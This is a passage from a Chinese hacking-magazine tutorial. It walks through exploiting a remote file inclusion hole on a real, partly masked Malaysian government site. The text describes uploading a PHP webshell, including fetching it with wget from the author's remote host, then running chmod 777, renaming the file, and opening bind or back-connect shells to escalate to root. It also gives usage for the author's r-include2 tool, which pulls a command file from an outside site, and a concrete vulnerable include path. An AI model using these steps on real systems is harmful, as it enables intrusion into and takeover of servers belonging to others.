于root用户所有，但权限却是rwxrwxrwx的目录，我们也是有权限来上传php木马的，如图4。

三、上传php木马，获取webshell

在php木马中找到“Upload files on server”（往服务上上传文件）这项，在“Local file”那一栏选择我们要上传的php木马，而下边“New name”那一栏，我选择了上传的目录为/opt/lampp/htdocs/cgi/，然后点击后边的“Upload”就可以了，如图5。

倘若我们直接上传不成功的话，还可以选择使用wget的方式来进行上传。找到php木马的“Upload files from remote server”（从远程服务器上传文件）这项，在“Remote file”（远程文件）栏中输入http://www.sagi.net.cn/php.txt，也就是我们想要上传的文件，在“Local file”（本地文件）栏中输入/opt/lampp/htdocs/cgi/php.txt（也可以直接改成php.php），也就是我们要保存在对方服务器上的文件，点击后边的“Upload”上传就可以了，如图6。

上传成功了，php.txt已经在对方的/opt/lampp/htdocs/cgi/目录下了，其默认上传后的权限为rw-r--r--。如果是.php扩展名的话，就可以直接




图 7




图 8




图 9

访问了，只可惜是.txt的，因此还得将这个.txt文件改为.php文件。在改名前，注意一下这个php.txt文件，因为它默认并没有x执行权限，因此我们要想给它改名的话，还得先使用chmod命令给它设置可执行权限。在运行命令栏中输入**chmod 777 /opt/lampp/htdocs/cgi/php.txt**命令，然后执行，就会将rwxrwxrwx权限赋给php.txt文件了，如图7。

当我接下来运行rename命令将php.txt改为php.php时，却没有成功，只好运行**rename /opt/lampp/htdocs/cgi/php.txt /opt/lampp/htdocs/gov/php.php**，将php.txt改名复制成gov目录下的php.php文件，如图8。来访问一下，http://www.*****.gov.my/gov/php.php，php木马终于ok了，如图9。

四、关于获取root权限的提示

如果我们想近一步的得到对方系统的root权限的话，可以运行php木马最下方的“Bind port to /bin/bash”或是“back-connect”来尝试得到对方系统的shell（类似Windows下的cmd shell的那种命令执行环境），如图10。然后结合上传上去的本地溢出程序，编译执行，如果溢出成功的话，就会获取对方系统的root权限。不过，并非每一个网站都可以成功得到对方的shell的，即使是使用的反弹连接方式也不一定就每次都会成功（比如对方有防火墙，或是因为网络原因）。

五、远程包含通用利用工具的使用

对于远程包含漏洞，除了手工的检测方式外，也可以利用一些工具来进行，r-include2就是我改写的一个工具，其使用格式为**r-include2 检测网站 远程包含的文件 shell文件 -r**，如果我们省略shell文件的话，默认将会使用我的个人站点上的http://www.sagi.net.cn/cmd.txt这个文件，如图11。

我们还是以上边的那个网站为例，具体的使用格式就是**r-include2 www.*****.gov.my /lampp/**




图 10




图 11

lib/php/Net/DNS/RR.php?phpdns_basedir -r，在“[cmd]$”提示符后输入我们想要执行的命令就可以了，图12。虽然事实上它并不是一个真正的shell环境，但对于习惯了入侵UNIX/Linux的黑客来讲，却更容易接受这种命令执行环境。

相信各位读者在看了本文后，结合前两期中的远程包含漏洞的文章，都会轻易的掌握这种漏洞的利用方式。远程文件包含漏洞针对的基本上都是UNIX/Linux系统（Windows系统只占少数），因此，倘若大家想更好的来掌握远程文件包含漏洞的利用，诸如一些命令的使用，如何进行本地溢出，甚至是如何安装rootkit，如何制作后门等，就必须先掌握UNIX/Linux系统的一些基础知识了。在此小编们推荐黑客X档案出版的《黑客Linux入门》一书，相信大家会从中找到自己想要的知识！

